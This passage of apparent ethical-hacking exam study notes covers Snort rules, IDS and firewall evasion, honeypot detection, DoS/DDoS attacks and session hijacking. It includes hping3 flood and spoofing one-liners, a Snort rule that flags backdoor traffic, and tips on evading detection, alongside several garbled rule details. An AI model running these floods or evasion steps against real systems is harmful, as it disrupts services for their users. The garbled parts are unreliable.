- **And three available IP protocols:**
  1. TCP
  2. UDP
  3. ICMP

Breaking down a Snort rule:

```
alert icmp any any -> &HOME_NET any (msg:"ICMP test"; sid:1000001; rev:1;
classtype:icmp-event;)
```

Rule part	Information
`alert icmp any any -> $HOME_NET any`	**Rule Header** ⬇️
`alert`	Rule action. Snort will generate an alerta when the set condition is met.
`any` (1st)	Source IP. Snort will look at all sources
`any` (2nd)	Source port. Snort will look at all ports

Rule part	Information
`->`	Direction. From source to destination; *(source -> destination)*
`&HOME_NET`	Destination IP. We are using the HOME_NET value from the snort.conf file which means a variable that defines the network or networks you are trying to protect.
`any` (3rd)	Destination port. Snort will look at all ports on the protected network
`(msg:"ICMP test"; sid:1000001; rev:1; classtype:icmp-event;)`	**Rule Options** ⬇️
`msg:"ICMP test"`	Snort will include this message with the alert
`sid:1000001`	Snort rule ID. Remember all numbers < 1,000,000 are reserved, this is why we are starting with 1000001 (you may use any number, as long as it's grater that 1,000,000)
`rev:1`	Revision number. This option allows for easier rule maintenance
`classtype:icmp-event`	Categorizes the rule as an "icmp-event", one of the predefined Snort categories. This options helps with the rule organization

---

Rules Examples:

```
alert tcp 192.168.x.x any -> &HOME_NET 21 (msg:"FTP connection attempt";
sid:1000002; rev:1;)
```

- TCP alert in a source IP address 192.168.x.x with any port; HOME_NET destination on port 21.

```
alert tcp $HOME_NET 21 -> any any (msg:"FTP failed login"; content:"Login or
password incorrent"; sid:1000003; rev:1;)
```

- TCP alert in HOME_NET port 21 (FTP) as a source, to any destination IP address and port.

```
alert tcp !HOME_NET any -> $HOME_NET 31337 (msg : "BACKDOOR ATTEMPT-BackOrifice")
```

- This alerts about traffic coming not from an external network to the internal one on port 31337.

Example output

- 10/19-14:48:38.543734 0:48:542:2A:67 -> 0:10:B5:3C:34:C4 type:0x800 len:0x5EA
- **xxx -> xxx TCP TTL:64 TOS:0x0 ID:18112 IpLen:20 DgmLen:1500 DF**
- Important info is bolded

Evasion Concepts and Techniques

- **Insertion Attack** - Attacker forces teh IDS to process invalid packets.
- **Evasion** - An endpoint accepts a packet that the IDS would normally reject. Typically executed via **fragmentation** of the attack packets to allow them to be moved through the IDS.
- **Obfuscation** - Encoding the attack packets in such a way that the target is able to decode them, but the IDS is not.
    - Unicode

    - Polymorphic code
    - Encryption
    - Path manipulation to cause signature mismatch

- **False Positive Generation Events** - Crafting malicious packets designed to set off alarms with hope of distracting/overwhelming IDS and operators.
- **Session Splicing** - Just another type of fragmentation attack.
- **Unicode encoding** - works with web requests - using Unicode characters instead of ascii can sometimes get past
- **Fragmentation attack** - Splits up packets so that the IDS can't detect the real intent
- **Overlapping Fragments** - Generate a bunch of tiny fragments overlapping TCP sequence numbers.
- **Time-To-Live (TTL) Attack** - Requires the attacker to have inside knowledge of the target network to allow for the adjusment of the TTL values to control who gets what packets when.
- **Invalid RST Packets** - Manipulation of the RST flag to trick IDS into ignoring the communication session with the target.
- **Urgency Flag - URG** - Manipulation URG flag to cause the target and IDS to have different sets of packets, because the IDS processes ALL packets irrespective of the URG flag, whereas the target will only process URG traffic.
- **Polymorphic Shellcode** - Blow up the pattern matching by constantly changing.
- **ASCII Shellcode** - Use ASCII characters to bypass pattern matching.
- **Application-Level Attacks** - Taking advantage of the compression used to transfer large files and hide attacks in compressed data, as it cannot be examined by the IDS.
- **Desynchronization** - Manipulation the TCP SYN to fool IDS into not paying attention to the sequence numbers of the illegitimate attack traffic, but rather, give it a false set of sequences to follow.
- **Encryption** - Using encryption to hide attack.
- **Flood the network** - Trigger alerts that aren't your intended attack so that you confuse firewalls/IDS and network admins; Overwhelming the IDS.

    ⚠️ **Slow down** - Faster scanning such as using nmap's -T5 switch will get you caught. Pros use -T1 switch to get better results

Tools for Evasion

- **Nessus** - Also a vulnerability scanner
- **ADMmutate** - Creates scripts not recognizable by signature files
- **NIDSbench** - Older tool for fragmenting bits
- **Inundator** - Flooding tool

Firewall Evasion

- **Firewalking** - Using TTL values to determine gateway ACL filters and allow for mapping of internal networks by analyzing IP packet responses; Going through every port on a firewall to determine what is open.
- **Banner Grabbing** - Looking for FTP, TELNET and web server banners.
- **IP Address Spoofing** - Hijacking technique allowing attacker to masquerade as a trusted host.
- **Source Routing** - Allows the sender of a packet to partially or fully specify the route to be used.
- **Tiny Fragments** - Sucessful with Firewalls when they ONLY CHECK for the TCP header info, allowing the fragmentation of the information across multiple packets to hide the true intention of the attack.
- **ICMP Tunneling** - Allows for the tunneling of a backdoor shell via the ICMP echo packets because the RFC (792) does not clearly define what kind of data goes in the data portion of the frame, allowing for attack traffic to be seen as acceptable when inserted. If firewalls do not examine the payload section of the dataframe, they would let the data through, allowing the attack.

- **ACK Tunneling** - Use of the ACK flag to trick firewall into allowing packets, as many firewalls do not check ACK packets.
- **HTTP Tunneling** - Use of HTTP traffic to 'hide' attacks.
- **SSH Tunneling** - Use of SSH to encrypt and send attack traffic.
- **MitM Attacks** - Use of DNS and routing manipulation to bypass firewalls.
- **XSS Attacks** - Allows for the exploitation of vulnerabilities around the processing of input parameters from the end user and the server responses in a web application. The attacker injects malicious HTML/JS code into website to force the bypassing of the firewall once executed.
- *Use IP in place of a URL - may work depending on nature of filtering in place*
- *Use Proxy Servers/Anonymizers - May work depending on nature of filtering in place*
- *ICMP Type 3 Code 13 will show that traffic is being blocked by firewall*
- *ICMP Type 3 Code 3 tells you the client itself has the port closed*
- **Tools**
  - CovertTCP
  - ICMP Shell
  - 007 Shell
- The best way around a firewall will always be a compromised internal machine

How to detect a Honeypot

*Probe services running on them; Ports that show a service is available, but **deny a three-way handshake may indicate that the system is a honeypot**.*

- **Layer 7 (Application)** - Examine latency of responses from server
- **Layer 4 (Transport)** - Examine the TCP windows size, looing for continuous Acknowledgement of incoming packets even when the windows size is set to 0.
- **Layer 2 (Data Link)** - If you are on the same network as the honeypot, **look for MAC addresses** in packets that indicate the presence of a **'Black Hole'** (`0:0:f:ff:ff:ff`)

  ⚠️ **The exam will not cover every information presented, but is good to have a general idea.**

- If Honeypot is virtualized, look for the vendor assigned MAC address ranges as published by IEEE.
- If Honeypot is the **Honeyd** type, use time based TCP fingerprinting methods to detect
- Detecting **User-Mode Linux (UML) honeypot**, analyze `proc/mounts`, `proc/interrupts` and `proc/cmdline` which would have UML specific settings and information.
- Detecting Sebek-based honeypots, Sebek will log everything that is accessed via `read()` **before** sending to the network, causing congestion that can be an indicator.
- Detecting **snort_inline honeypots**, analyze the outgoing packets by capturing the snort_inline modified packets through another

8. Denial of Service

⚡ **This chapter has practical labs**

DoS

A Denial of Service (DoS) is a type of attack on a service that disrupts its normal function and prevents other users from accessing it. The most common target for a DoS attack is an online service such as a website, though attacks can also


be launched against networks, machines or even a single program.

DoS attacks can cause the following problems:

- Ineffective services
- Inaccessible services
- Interruption of network traffic
- Connection interference

DDoS

*A distributed denial of service (DDoS) attack is launched from numerous compromised devices, often distributed globally in what is referred to as a **botnet**.*




Goal:

- Seeks to take down a system or deny access to it by authorized users.

Botnet

Network of zombie computers a hacker uses to start a distributed attack.

- Botnets can be designed to do malicious tasks including sending **spam, stealing data, ransomware, fraudulently clicking on ads or distributed denial-of-service (DDoS) attacks.**
- Can be controlled over HTTP, HTTPS, IRC, or ICQ


BOTNET OF HUNDREDS, THOUSANDS OF INFECTED HOSTS
BOTMASTER
COMMAND AND CONTROL SERVER
VICTIM'S SERVER
1
ATTACKER SENDS "LAUNCH" COMMANDS TO A BOTNET FROM A COMMAND AND CONTROL SERVER.
2
BOTS SEND ATTACK TRAFFIC TO VICTIM'S SERVER.
3
ATTACK TRAFFIC OVERWHELMS THE SERVER, MAKING IT UNABLE TO RESPOND TO LEGITIMATE REQUESTS.

- **Botnet Scanning Methods**:
  - **Random** - Randomly looks for vulnerable devices
  - **Hitlist** - Given a list of devices to scan for vulnerabilities
  - **Topological** - Scan hosts discovered by currently exploited devices
  - **Local subnet** - Scans local network for vulnerable devices
  - **Permutation** - Scan list of devices created through pseudorandom permutation algorithm

Three Types of DoS / DDoS

1. Volumetric attacks

- Consumes the bandwidth of target network or service.
- Send a massive amount of traffic to the target network with the goal of consuming **so much bandwidth** that users are denied access.
- Bandwitdh depletion attack: Flood Attack and Amplification attack.
  - **Attacks**:
    - UDP flood attack
    - ICMP flood attack
    - Ping of Death attack
    - Smurf attack (IP)
    - Fraggle (UDP)
    - Malformed IP packet flood attack
    - Spoofed IP packet flood attack
    - ⚠️ **Volumetric attacks is measured in Bits per second (Bps).**

2. Protocol Attacks

- Consume other types of resources like **connection state tables** present in the network infrastructure components such as **load balancers, firewalls, and application servers**.
  - **Attacks**:
    - SYN flood attack
    - Fragmentation attack
    - ACK flood attack
    - TCP state exhaustion attack
    - TCP connection flood attack
    - RST attack
    - ⚠️ **Protocol attacks is measured in Packets per second (Pps).**

3. Application Layer Attacks

- Includes low-and-slow attacks, GET/POST floods, attacks that target Apache, Windows or OpenBSD vulnerabilities and more.
- Consume the resources necessary for the application to run.
- Target web servers, web application and specific web-based apps.
- Abuse higher-layer (7) protocols like HTTP/HTTPS and SNMP.
  - **Attacks**:
    - HTTP GET/POST attack
    - Slowloris attack
    - ⚠️ **Application layer attacks is measured in Requests per second (Rps).**
    - ⚠️ **Application level attacks are against weak code.**

Attacks explanation

IP Fragmentation attacks


- IP / ICMP fragmentation attack is a common form of volumetric DoS. In such an attack, datagram fragmentation mechanisms are used to overwhelm the network.
- Bombard the destination with fragmented packets, causing it to use memory to reassemble all those fragments and overwhelm a targeted network.
- **Can manifest in different ways:**
    - **UDP Flooding** - attacker sends large volumes of fragments from numerous sources.
    - **UDP and ICMP** fragmentation attack - only parts of the packets is sent to the target; Since the packets are fake and can't be reassembled, the server's resources are quickly consumed.
    - **TCP fragmentation attack** - also know as a Teardrop attack, targets TCP/IP reassembly mechanisms; Fragmented packets are prevented from being reassembled. The result is that data packets overlap and the targeted server becomes completely overwhelmed.

TCP state-exhaustion attack

- Attempt to consume connection state tables like: **Load balancers, firewalls and application servers.**

Slowloris attack

Is an application layer attack which operates by utilizing partial HTTP requests. The attack functions by opening connections to a targeted Web server and then keeping those connections open as long as it can.




- The attacker first opens multiple connections to the targeted server by sending multiple partial HTTP request headers.
- The target opens a thread for each incoming request
- To prevent the target from timing out the connections, the attacker periodically sends partial request headers to the target in order to keep the request alive. In essence saying, “I’m still here! I’m just slow, please wait for me.”
- The targeted server is never able to release any of the open partial connections while waiting for the termination of the request.
- Once all available threads are in use, the server will be unable to respond to additional requests made from regular traffic, resulting in denial-of-service.

SYN attack

- Sends thousands of SYN packets
- Uses a **false source address** / spoofed IP address.
- The server then responds to each one of the connection requests and leaves an open port ready to receive the response.
- Eventually engages all resources and exhausts the machine

SYN flood (half-open attack)


- Sends thousands of SYN packets
- While the **server waits for the final ACK packet**, which never arrives, the attacker continues to send more SYN packets. The arrival of each new SYN packet causes the server to temporarily maintain a new open port connection for a certain length of time, and once all the available ports have been utilized the server is unable to function normally.
- Eventually bogs down the computer, runs out of resources.
- 

ICMP flood

- Sends ICMP Echo packets with a spoofed address; eventually reaches limit of packets per second sent
  - Is possible to use `hping3` to perform ICMP flood:
    - `hping -1 --flood --rand-source <target>`

Smurf attack

- The Smurf attack is a **distributed denial-of-service** attack in which large numbers of ICMP packets with the intended victim's **spoofed source IP are broadcast to a computer network using an IP broadcast address.**
  - Is possible to use `hping3` to perform this attack and bash script to loop through the subnet.
    - `hping3 -1 -c 1000 10.0.0.$i --fast -a <spoofed target>`



Fraggle

- Same concept as Smurf attack but with **UDP packets** (UDP flood attack).
  - Is possible to use `hping3` to perform Fraggle attack/ UDP flood
    - `hping3 --flood --rand-source --udp -p <target>`

Ping of Death

- Fragments ICMP messages; after reassembled, the ICMP packet is larger than the maximum size and crashes the system
  - Performs by sending an IP packet larger than the 65,536 bytes allowed by the IP protocol.
  - Old technique that can be acceptable to old systems.

Teardrop

- Overlaps a large number of garbled IP fragments with oversized payloads; causes older systems to crash due to fragment reassembly

Peer to peer

- Clients of peer-to-peer file-sharing hub are disconnected and directed to connect to the target system

Multi-vector attack

- Is a combination of **Volumetric, protocol, and application-layer attacks**.

Phlashing / Permanent DoS


- A DoS attack that causes permanent damage to a system.
- Modifies the firmware and can also cause a **system to brick**.
- *e.g: Send fraudulent hardware update to victim; crashing BIOS.*

LAND attack


- Sends a SYN packet to the target with a spoofed IP the same as the target; if vulnerable, target loops endlessly and crashes

DoS/DDoS Attack Tools:

- **Low Orbit Ion Cannon** (LOIC) - DDoS tool that floods a target with TCP, UDP or HTTP requests



- **High Orbit Ion Cannon** (HOIC) - More powerful version of LOIC; Targets TCP and UDP; The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed;



- **Other Tools**
  - HULK
  - Metasploit
  - Nmap
  - Tsunami
  - Trinity - Linux based DDoS tool
  - Tribe Flood Network - uses voluntary botnet systems to launch massive flood attacks
  - RUDY (R-U-Dead-Yet?) - DoS with HTTP POST via long-form field submissions

Mitigations

- Traffic analysis
- Filtering
- Firewalls
- ACLs
- Reverse Proxies
- Rate limiting - limiting the maximum number of connections a single IP address is allowed to make)
- Load balancers
- DoS prevention software


9. Session Hijacking

⚡ **This chapter has practical labs**

The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token. [+]

- HTTP communication uses many different TCP connections, the web server needs a method to recognize every user's connections.
- The most useful method depends on a **token** that the Web Server sends to the client browser after a successful client authentication.
- A **session token** is normally composed of a string of variable width and it could be used in different ways
  - like in the URL, in the header of the HTTP requisition as a cookie, in other parts of the header of the HTTP request, or yet in the body of the HTTP requisition.

The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.


Victim
Server
2. Victim authenticates on server
3. Server returns page code with injected script
4. Victim's browser executes script and sends session cookie to attacker
1. Attacker injects script
5. Attacker hijacks the user's session
Attacker

Session Hijacking using XSS

The session token could be compromised in different ways; the most common are:

Predictable session token

- The session ID information for a certain application is normally composed by a string of fixed width. **Randomness is very important** to avoid its prediction.
  - **Example:** Session ID value is "user01", which corresponds to the username. By trying new values for it, like "user02", it could be possible to get inside the application without prior authentication.

Session Sniffing

- Sniffing can be used to hijack a session when there is non-encrypted communication between the web server and the user, and the session ID is being sent in plain text.
    - **Wireshark** and **Kismet** can be used to capture sensitive data packets such as the session ID from the network.

Cross-site scripting (XSS)

- A server can be vulnerable to a cross-site scripting exploit, which enables an attacker to execute malicious code from the user's side, gathering session information. An attacker can target a victim's browser and send a scripted JavaScript link, which upon opening by the user, runs the malicious code in the browser hijacking sessions.

CSRF - Cross-Site Request Forgery

- Forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing;
- CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
- **CSRF Scenario:**

    1. Visit your bank's site, log in.
    2. Then visit the attacker's site (e.g. sponsored ad from an untrusted organization).
    3. Attacker's page includes form with same fields as the bank's "Transfer Funds" form.
    4. Form fields are pre-filled to transfer money from your account to attacker's account.
    5. Attacker's page includes Javascript that submits form to your bank.
    6. When form gets submitted, browser includes your cookies for the bank site, including the session token.
    7. Bank transfers money to attacker's account.
    8. The form can be in an iframe that is invisible, so you never know the attack occurred.

Session Fixation

- Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application.
- **Session fixation Scenario**:

    1. The attacker accesses the web application login page and **receives a session ID** generated by the web application.
    2. The attacker uses an additional technique such as **CRLF Injection, man-in-the-middle attack, social engineering,** etc., and gets the victim to use the **provided session identifier**.
    3. The victim accesses the web application login page and logs in to the application. After authenticating, the **web application treats anyone who uses this session ID as if they were this user.**
    4. The attacker uses the session ID to access the web application, **take over the user session, and impersonate the victim**.

Man-in-the-browser attack

- The Man-in-the-Browser attack is the same approach as Man-in-the-middle attack, but in this case a Trojan Horse is used to intercept and manipulate calls between the main application's executable.

Man-in-the-middle attack

- MITM attack is a general term for when a perpetrator positions himself in a conversation between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway.

Other attacks

- **Compression Ratio Info-leak Made Easy (CRIME)**:
  - Is a security exploit against secret web cookies over connections using the HTTPS and SPDY protocols that also use data compression. When used to recover the content of secret authentication cookies, it allows an attacker to perform session hijacking.
- **BREACH**:
  - Is a security exploit against HTTPS when using HTTP compression (SSL/TLS compression). BREACH is built based on the CRIME security exploit.

⚠️ **SPDY protocol manipulates HTTP traffic, with particular goals of reducing web page load latency and improving web security.**

- **Forbideen Attack** Vulnerability in TLS that incorrectly reuse the **same cryptographic nonce when data is encrypted**. TLS specifications are clear that these arbitrary pieces of data should be used only once. When the same one is used more than once, it provides an opportunity to carry out the forbidden attack.

Network Layer Attacks

- **TCP Hijacking**: TCP/IP Hijacking is when an authorized user gains access to a genuine network connection of another user. It is done in order to bypass the password authentication which is normally the start of a session.
  - e.g: TELNET Hijacking using Ettercap, Shijack, making a blind hijacking.

Tools

- **Ettercap** - MiTM tool and packet sniffer on steroids
- **Hunt** - sniff, hijack and reset connections
- **T-Sight** - easily hijack sessions and monitor network connections
- **Zaproxy**
- **Burp Suite**
- **Paros**
- **Shijack** - TCP/IP hijack tools
- **Juggernaut**
- **Hamster**
- **Ferret**

Countermeasures

- **Session IDS**
  - Using unpredictable (randomized) Session IDs
  - Never use URL's with Sessions IDs
  - Don't Re-use Session IDs
- Use **HTTP-Only on Cookies** preventing XSS (Cross-Site Scripting)
- Don't use HTTP protocol without encryption --> Use TLS/SSL [HTTPS]
